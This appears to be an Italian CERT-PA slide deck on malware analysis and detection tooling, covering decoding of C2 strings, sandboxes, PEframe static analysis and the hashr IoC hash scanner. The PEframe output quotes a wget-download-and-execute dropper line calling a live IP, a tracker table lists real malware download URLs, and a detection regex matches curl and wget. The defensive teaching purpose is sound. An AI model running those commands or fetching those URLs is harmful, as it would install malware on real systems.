Url Decoding (c)

- **c** =
"%64%6A%71%78%64%6B%72%78%65%6C%72%79%65%6C%73%79%66%6D%73%7A%67%6D%74%61"
- **c** = "djqxdkrxelryelsyfmzgmta"

Base64 Decoding

c = ZGpxeGRrcnhlbHJ5ZWxzeWZtc3pnbXRh

Sottrazioni (r)

c = ZGpxeGRrcnhlbHJ5ZWxzeWZtc3pnbXRh



r = "ZGpxeGRrcnhlbHJ5ZWxzeWZtc3pnbXRhZgaqaWRHVsdgmUZkUFRua2Z
BPT0KZgzSlGMbaHB1RDB5ZgaOaeJXMWzcmVE5SVzlvFpYY2agM2QkTG5q
lGFHOXZMmU52Ydz3PQi="



r = (r - c)

r = "ZgaqaWRHVsdgmUZkUFRua2ZBPT0KZgzSlGMbaHB1RDB5ZgaOaeJXMW
zcmVE5SVzlvFpYY2agM2QkTG5qlGFHOXZMmU52Ydz3PQi="



Base64 Decoding (r)

fGludGVydmFsPTkwfA==

|interval=90|

fHRhc2tpZD0yfGNvbW1hbmQ9IXZpZXcgd3d3LnlhaG9vLmNvbXw=

|taskid=2|command=!view www.yahoo.com|

Alcuni strumenti utilizzati dal CERT-PA



- Strumenti **open source** utilizzati dal CERT-PA;
- Strumenti **pubblici** realizzati dal CERT-PA;
- Strumenti **privati** realizzati dal CERT-PA.



Virtualbox



VirtualBox


Sono ormai frequenti i malware progettati per lavorare in un ambiente specifico. Virtualbox consente di gestire agevolmente differenti ambienti operativi (Windows XP, Vista, Seven, Windows 10);

***Nota:** Un laboratorio di malware analysis non può prescindere da ambienti fisici su cui testare i sample che dispongono di componenti anti virtual machine.*

<https://www.virtualbox.org/wiki/Downloads>



Cuckoo Sandbox



Una delle migliori soluzioni sandbox, open source, per l'analisi comportamentale dei sample.

<https://cuckoosandbox.org/download.html>



Proprietà e Informazioni statiche

- . Hash
- . Packer
- . Certificati
- . Codifiche Xor
- . Sezioni sospette
- . API sospette
- . Stringhe
- . Meta-data information
- . Tecniche di anti Debug
- . Tecniche di anti Virtual Machine

Informazioni statiche con PEframe

```
$ peframe jackmyx86
Peframe v. 5.0 Beta

Short information
-----
File type      ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped
File name      jackmyx86
File size      204108
Hash MD5       94cd756bc8228cea9133dd8d84e6f5fa

Url found
-----
http://93.174.95.38/DOGDICKS/gtop.sh;

IP found
-----
93.174.95.38
8.8.8.8

Fuzzing match
-----
2             Possible connections

$ peframe --json jackmyx86
{
  "url_found": [
    "http://93.174.95.38/DOGDICKS/gtop.sh;"
  ],
  "hash": {
    "sha1": "8beb13f4030cd70500a6b3032c9533f71ab8341c",
    "md5": "94cd756bc8228cea9133dd8d84e6f5fa"
  },
  "file_found": false,
  "pe_info": false,
  "file_name": "jackmyx86",
  "file_type": "ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, not stripped",
  "peframe_ver": "5.0 Beta",
  "ip_found": [
    "93.174.95.38",
    "8.8.8.8"
  ],
  "file_size": 204108,
  "fuzzing": {
    "Possible connections": [
      "cd /tmp; rm -rf *.sh ; wget -q http://93.174.95.38/DOGDICKS/gtop.sh; busybox chmod +x gtop.sh | | chmod +x gtop.sh; sh gtop.sh; rm -rf \\r\\n",
      "cd /tmp; rm -rf *.sh ; wget -q 93.174.95.38/gtop.sh; busybox chmod +x gtop.sh | | chmod +x gtop.sh; sh gtop.sh; rm -rf \\r\\n"
    ]
  }
}
```

Short



Full (--json)



Stringhe individuate dal fuzzer





Certificati, Compilatori e codifiche

Xor - PEframe

```

Short information
-----
File Name      duqu2.bin
File Size     27448 byte
Compile Time   2004-07-23 17:14:28
DLL           False
Sections      6
Hash MD5     92e724291056a5e30eca038ee637a23f
Hash SHA-1   478c076749bef74eaf9bed4af917aee228620b23
Imphash      4f6dbc044d761232cb33e61358912a1e
Detected     Sign, Packer
Directory    Import, Resource, Security

Digital Signature
-----
Virtual Address 4800
Block Size     9016 byte
Hash MD5     6b8d8dbfc8b77cd44ae48e539f4f17d0
Hash SHA-1   23ba68dde34245441a8f3bec9348c5b67743d717

Packer matched [1]
-----
Packer        Microsoft Visual C++ 8.0 (DLL)

Suspicious Sections discovered [1]
-----
Section      .data
Hash MD5     5b748ec4eff9e2484021253490e89398
Hash SHA-1   7cbaf942d4a70092428ea2a3a9a18e8f92f18336

File name discovered [1]
-----
Executable   ntoskrnl.exe

Meta data found [9]
-----
LegalCopyright \xa9 Microsoft Corporation. All rights reserved.
InternalName   termport.sys
FileVersion   6.1.7601 built by
CompanyName   Microsoft Corporation
ProductName   Microsoft\xae Windows\xae Operating System
ProductVersion 6.1.7601
FileDescription Port Optimizer for Terminal Server
OriginalFilename termport.sys
Translation   0x0409 0x04b0

```

```

Short information
-----
File Name      90200102.neusteBotLoader.exe
File Size     1313280 byte
Compile Time   1970-01-01 01:45:58
DLL           False
Sections      3
Hash MD5     0cdf35f64032b693de4a3af42479df06
Hash SHA-1   2a7cb36cc90558956dc2a390c21b75e07a66b9b4
Imphash      f9ade0aa18f660a34a4fa23392e21838
Detected     Xor
Directory    Import

XOR discovered

-----
Key length      Offset (hex)      Offset (dec)
1              0x62ece          405198
2              0x62ece          405198
4              0x62ece          405198
8              0x62ece          405198

Suspicious Sections discovered [1]
-----
Section      .data
Hash MD5     92005103e39a63e13ffbb3a23915a405
Hash SHA-1   46d3ee0d538fc207d86166f78e158288c08a038f

File name discovered [2]
-----
Library      KERNEL32.dll
Database     0.DB

```

Malware Unpacking

Peiframe v. 5.0.1

Short information

File type PE32 executable (GUI) Intel 80386, for MS Windows
File name sample.exe
File size 49152
Hash MD5 1f803e73261d874b4f0be7cd4ce78abd
Compile time 2009-04-18 14:39:39
Sections 3 (2 suspicious)
Directories import, resource
Detected packer
Import Hash f9a4edb1dd40f3773e73c8117b8161be

Paker info

UPX v0.80 - v0.84
UPX 2.90 (LZMA)
UPX -> www.upx.sourceforge.net

Import function

ADVAPI32.dll 1
KERNEL32.DLL 6
MSVCRT.dll 1
WS2_32.dll 1
WSOCK32.dll 1

Apialert info

ExitProcess
GetProcAddress
LoadLibraryA
VirtualAlloc
VirtualFree
VirtualProtect

Url found

<http://www.apache.org/licenses/LICENSE-2.0>

Peiframe v. 5.0.1

Short information

File type PE32 executable (GUI) Intel 80386, for MS Windows
File name sampled.exe
File size 73728
Hash MD5 c2feb4b8b2bdf03c8a948be57f2647
Compile time 2009-04-18 14:39:39
Sections 4 (0 suspicious)
Directories import, resource
Detected packer, mdtex, antidbg
Import Hash 379d185b559a304e8739dd60aa3cdc7b

Paker info

HA Archive

Resources info

RT_VERSION 1896 h4VS_VERSION_INFO?StringFileInfo040

Import function

ADVAPI32.dll 2
KERNEL32.DLL 46
MSVCRT.dll 50
WS2_32.dll 2
WSOCK32.dll 15

Antidbg info

GetLastError
TerminateProcess

Mutex info

CreateMutexA
ReleaseMutex
WaitForSingleObject

Apialert info

CloseHandle
CreateFileA
CreateFileW
CreateMutexA
DeleteCriticalSection
DeviceIoControl
GetCommandLineW
GetCurrentProcess
GetProcAddress
GetVersionExA
LoadLibraryA
ReadFile
ReleaseMutex
SetFilePointer
Sleep
TerminateProcess
WSASend
WSAStartup
WaitForSingleObject
WriteFile
closesocket
connect
socket

Url found

<http://>
<http://www.zeustech.net/>
<http://www.apache.org/licenses/LICENSE-2.0>
<http://www.apache.org/>
<http://www.zeustech.net/><br
<https://>
<http://www.apache.org/><br

Sample compresso con UPX

Sample originale

Malware Collection with PEframe

Comparare i sample al fine di individuare similitudini nelle metodologie e nella progettazione.

```
Fuzzing match
-----
3      String too long
1      Andromeda file
Meta info
-----
"fuzzing": {
  "String too long": "[A-Za-z0-9+/{80,}",
  "Possible encoded string": "(\\\\\\\\x[abcdef][abcdef|0-9]){3,}",
  "Possible connections": ".*(curl|wget).*",
  "Andromeda_file": "TIPOFDAY.TXT" ←
},
```



Progetti che fanno uso di PEframe

Home Dashboard CVE(s) Search CWE(s) CAPEC(s) Statistics Analyzer Blocklist About

Latest Analyses

Page 1

Submission	File name	MD5	Is DLL	Packer	Antidbg	Anti VM	Signed	XOR
2017-03-20 22:50:03	nethost.exe	5455ecfa3517b0ab95e6f57e78a39841	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
2017-03-18 18:40:03	?v=3.0	5c8f605849579c347bcad0c39ec81e14	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
2017-03-18 18:18:04	winzip19-es.exe	b46119018f79cfd28495b96258f68f5	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
2017-03-18 18:08:02	zip-setup.exe	1c2a083c695c422c83c2695bb3ef11c6	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
2017-03-18 17:46:08	convert2.exe	55b8ac344c308de776c9f4144083c526	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
2017-03-17 21:02:05	admin.php?i=2.gif	087e1959fe7a60dd2d02b8f00c11a247	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
2017-03-17 19:26:07	kzinst.exe	8e7fc69d1baedb32abeb34d68c5fb3e	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
2017-03-17 19:20:05	ZipCloud_WebInstaller.exe	404dfdcdb5ad118aca1da1dce9eacb02	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
2017-03-17 19:12:03	nethost.exe	18391b58444aacc89b71aed2f11b82b7	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>
2017-03-17 18:32:04	cpuminer-x64.exe	485d21053bcf2fdd7dfdf609121c046d	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
2017-03-17 18:24:03	unzip.exe	75375c22c72f11beb76ba39c22a1ed68	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
2017-03-17 18:12:06	winstal2008.exe	116c529949eda31dcee0da360a576792	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
2017-03-17 18:10:03	player.exe	a07ebed93884e894971c2254bc30264b	<input type="radio"/>	<input checked="" type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>

phage | tracker

Search

Date Added	URL	Host	Country	MD5	VirusTotal	PE Report
March 21, 2017	https://s3-us-west-1.amazonaws.com/gift.ity/can.exe	s3-us-west-1.amazonaws.com	US	a6223845c85c8ba88018eb1a7f6db47	8 / 61	View
March 21, 2017	http://pontacool.com/lazz_output660F0D0.exe	pontacool.com	NL	838b386e2e0ac3e3c7c7e03549e2bf	9 / 61	View
March 21, 2017	http://goodnews4real.com/SER10110117718.exe	goodnews4real.com	US	b7bce6af086980f6e9392254a36152	22 / 60	View
March 21, 2017	http://directlink.cz/download/94d87c46f.exe	directlink.cz	CZ	ee752e20fcfc320790d310b3af996d	16 / 60	View
March 21, 2017	http://www.aware-systems.be/magright/astiffagiewer/installer.exe	www.aware-systems.be	BE	209936f7349c7ae6841feb7d952119e8	3 / 62	View
March 21, 2017	http://sinaco.com/pk/stats/dan/dan.exe	sinaco.com.pk	PK	4464e70919189e2005393d9d7274e	11 / 60	View

- <https://infosec.cert-pa.it>
- <https://tracker.phage.nz>



OpenBlackList
HoneyPot



- <https://remnux.org>
- <http://openblacklist.co>



Detection



In caso di incidenti rilevanti, il CERT-PA distribuisce alla propria constituency indicatori di compromissione basati su hash.

- In chiaro
 - qualora le informazioni trattate sono di pubblico dominio
- In forma cifrata
 - nel caso di indagini che richiedono di garantire la riservatezza delle informazioni

HASHR

```

CERT-PA
www.cert-pa.it | cert-pa@cert-pa.it
hashr v.0.2.3

usage: hashr [-h] [-v] [-r] [-d] [--filetype FILETYPE] [-e] [--hashlist FILE]
            [--encrypted] [-o OUTPUT]
            HASH TARGET

hashr is a tool able to compute hash of the files and compare them with a hashlist file. Using hashr you can verify if IoC malware hashes (like APT) are present in your system.

positional arguments:
  HASH                algorithm supported: md5, sha1, sha256, imphash
  TARGET              file or directory name from which to obtain the hash

optional arguments:
  -h, --help          show this help message and exit
  -v, --version       show program's version number and exit
  -r, --recursive    recursive directory
  -d, --duplicate    show duplicate hashes found
  --filetype FILETYPE filter for extension (use comma separator)
  -e, --exclude       exclude filetype
  --hashlist FILE     load file with homogeneous hashes list
  --encrypted         only for encrypted hashlist
  -o OUTPUT           write output file

EXAMPLE for FILE
hashr md5 filename
hashr md5 filename --hashlist md5ioc.txt

EXAMPLE for DIRECTORY
hashr md5 folder
hashr md5 folder --hashlist md5ioc.txt

hashr md5 folder --filetype .exe,.doc,.sys
hashr md5 folder --filetype .exe,.doc,.sys --hashlist md5ioc.txt

You can use -r and/or -d options to scan directory recursively and/or show duplicates.
```

- Hashr è un tool scritto e mantenuto dagli analisti del CERT-PA
 - Consente di computare hash dei file e ricercare corrispondenza su una lista di hash predefinita (ad esempio IoC di hash);
 - Distribuito alla constituency;
- Tipologie di ricerche
 - Ricerche ricorsive;
 - Ricerche per tipologia di file;
- Non è di pubblico dominio

HASHR Algoritmi

```
C:\WINDOWS\system32\cmd.exe
C:\hashr>hashr.exe md5 c:\malware.exe --hashlist c:\md5_ioc.txt.enc --encrypted

CERT-PA
www.cert-pa.it | cert-pa@cert-pa.it
hashr v.0.2.3

--[ hashlist encrypted : True
--[ hashlist path      : c:\md5_ioc.txt.enc
--[ hashes loaded     : 230
--[ file ready        : c:\malware.exe
--[ searching for     : md5

70417fe110fed4160492d4aea87f1038 c:\malware.exe

--[ 1 files processed in 0.0 seconds
--[ 1 file found in hashlist
--[ 0 empty file found

C:\hashr>_
```

- Hashr supporta i seguenti algoritmi:
 - MD5
 - SHA-1
 - SHA-256
 - Import Hash

Supporto hash cifrati con algoritmo proprietario del CERT-PA

HASHR file di output

```
C:\WINDOWS\system32\cmd.exe
C:\hashr>hashr.exe md5 c:\malware --hashlist my_hashlist_md5.txt -o found.txt

CERT-PA

www.cert-pa.it | cert-pa@cert-pa.it
hashr v.0.2.2

--[ directory mapping : c:\malware
--[ hashlist path      : my_hashlist_md5.txt
--[ hashes loaded     : 7
--[ files found       : 1
--[ searching for     : md5

b0c88c03e69bb78acf78f85ee71189c9 c:\malware\sample.exe

--[ 1 files processed in 0.0 seconds
--[ 1 file found in hashlist
--[ 0 duplicate hash found
--[ 0 empty file found

C:\hashr>
```

```
found.txt - Notepad
File Edit Format View Help
b0c88c03e69bb78acf78f85ee71189c9 c:\malware\sample.exe

Ln 1, Col 1
```

Utilizzando l'opzione «-o», i risultati della scansione verranno salvati su file di testo



HASHR e i Rootkit

- Hashr **non è in grado** di rilevare file utilizzati da componenti rootkit **mentre il sistema è in funzione** in quanto, per loro natura, i rootkit lavorano in kernel-mode con lo scopo di sfuggire ai software antivirus e garantirsi la persistenza sul sistema.
- Hashr potrà essere utile allo scopo **solo** lavorando su unità disco collegata come **device esterno**.



HASHR e il Builder per la cifratura

- Il builder, lo strumento usato per la cifratura, non viene distribuito alla constituency;
- Le hashlist cifrate possono essere generate esclusivamente dal CERT-PA;
- Il CERT-PA si riserva di valutare eventuali proposte di cifratura provenienti dai membri della constituency e della community che ne fanno esplicita richiesta.



Grazie per l'attenzione!